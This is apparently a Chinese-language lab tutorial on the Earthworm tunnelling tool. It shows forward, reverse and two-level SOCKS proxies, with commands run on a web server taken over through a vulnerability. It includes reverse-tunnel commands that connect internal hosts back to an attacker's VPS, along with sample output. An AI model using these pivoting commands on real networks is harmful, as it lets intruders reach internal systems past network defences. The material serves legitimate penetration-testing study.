

Earthworm使用

Earthworm简介

Earthworm简称EW 是一套便携式的网络穿透工具，具有 SOCKS v5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透

该工具已经停止维护和下载：<http://rootkiter.com/EarthWorm/>

./ Earthworm

[English Pages](#) 支持列表




EW 是一套便携式的网络穿透工具，具有 SOCKS v5服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。


注：考虑到该工具影响很坏，该工具永久停止更新，如要反馈查杀规则请移步 <https://github.com/rootkiter/Binary-files> 项目








该工具支持端口转发，正向代理，反向代理，多级代理等方式，可以打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制

接下来我们学习一下

下载地址;<https://github.com/idlefire/ew>

 master ▾  1 branch  0 tags Go to file Code ▾


 idlefire ew 62cc383 on Dec 31, 2016 1 commit

 Readme.txt	ew	7 years ago
 ew_for_Arm32	ew	7 years ago
 ew_for_Linux32	ew	7 years ago
 ew_for_MacOSX64	ew	7 years ago
 ew_for_Win.exe	ew	7 years ago
 ew_for_linux64	ew	7 years ago
 ew_mipsel	ew	7 years ago

(一级代理) 正向代理

拓扑图如下

正向意思就是攻击者可以访问目标的机器，也就意味着目标的机器在公网，如下拓扑



正向连接就是黑客主动连接web服务器，在web开启监听

web服务器执行如下命令

```
ew -s ssocksd -l 1080
```


黑客的电脑使用fproxyfile或者proxychains等工具进行连接

实验步骤


1、使用漏洞将web服务器控制下来然后上传ew工具执行开启监听

```
C:\Users\Administrator\Desktop>ew_for_Win.exe -s ssocksd -l 9876  
ssocksd 0.0.0.0:9876 <--[10000 usec]--> socks server
```

2、使用proxyfile连接



3、配置代理规则



3、使用工具测试




4、测试linux

```
root@localhost proxychains-ng-4.16]# proxychains4 firefox
proxychains] config file found: /usr/local/etc/proxychains.conf
proxychains] preloading /usr/local/lib/libproxychains4.so
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] DLL init: proxychains-ng 4.16
proxychains] Strict chain ... 192.168.41.218:9876 ... 34.107.221.82:80 ...
OK
proxychains] Strict chain ... 192.168.41.218:9876 ... 34.210.17.96:443 ...
OK
proxychains] Strict chain ... 192.168.41.218:9876 ... 152.195.38.76:80 ...
OK
```

(一级代理) 反向代理

反向连接适合于目标没有公网 IP 的情况，这时就需要一台公网 vps 了，这里就直接以内网地址作为演示了



VPS执行如下

```
ew -s rcsocks -l 1080 -e 4444
```

目标器执行如下

```
ew -s rsocks -d vps -e 4444
```

这条命令表示在本地开启 socks 5 服务，并反弹到 vps 的 4444 端口，如果代理建立成功，在 VPS 端就会看到 `rsocks cmd_socket OK!` 的提示

在黑客的机器上使用工具连接VPS的1080端口

实验步骤

1、先在VPS上开启监听

```
ew -s rcsocks -l 1080 -e 4444
```

```
C:\Users\Administrator\Desktop>ew_for_Win.exe -s rcsocks -l 1080 -e 4444
rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:4444
init cmd_server_for_rc here
start listen port here
```

2、然后再靶机上连接VPS


```
ew -s rsocks -d vps -e 4444
```

```
C:\Users\Administrator\Desktop>ew_for_Win.exe -s rsocks -d 192.168.41.142 -e 4444
rsocks 192.168.41.142:4444 <--[10000 usec]--> socks server
```

3、在黑客电脑上使用工具连接

(二级代理) 正向连接二级代理

二级代理发生在如下的情况



- 1、web服务器在公网黑客可以访问
- 2、B机器在内网黑客不能访问
- 3、web服务器只能访问B机器
- 4、B机器可以访问内网机器

这种情况使用二级正向代理

在B主机上执行

```
ew -s ssocksd -l 4444
```

在web服务器上执行

```
ew -s lcx_tran -l 1080 -f B -g 4444
```

黑客使用工具连接web服务器的1080端口从而实现访问内网机器

实验步骤

- 1、在内网的机器B上执行命令

```
ew -s ssocksd -l 4444
```

```
C:\Users\Administrator\Desktop>ew_for_Win.exe -s ssocksd -l 4444  
ssocksd 0.0.0.0:4444 <--[10000 usec]--> socks server
```

2、在web机器上执行如下命令

```
ew -s lcx_tran -l 1080 -f B -g 4444
```


```
C:\Users\Administrator\Desktop>ew_for_Win.exe -s lcx_tran -l 1080 -f 192.168.111.129 -g 4444  
lcx_tran 0.0.0.0:1080 <--[10000 usec]--> 192.168.111.129:4444
```

3、测试代理



(二级代理) 反向连接

反向代理的拓扑路线如下



- 1、web服务器在内网可以访问VPS
- 2、内网机器B在内网不能访问VPS可以访问web服务

vps

```
ew -s lcx_listen -l 1080 -e 4444
```

主机B

```
ew -s ssocksd -l 5555
```

主机A

```
ew -s lcx_slave -d vps_ip -e 4444 -f hostB_ip -g 5555
```

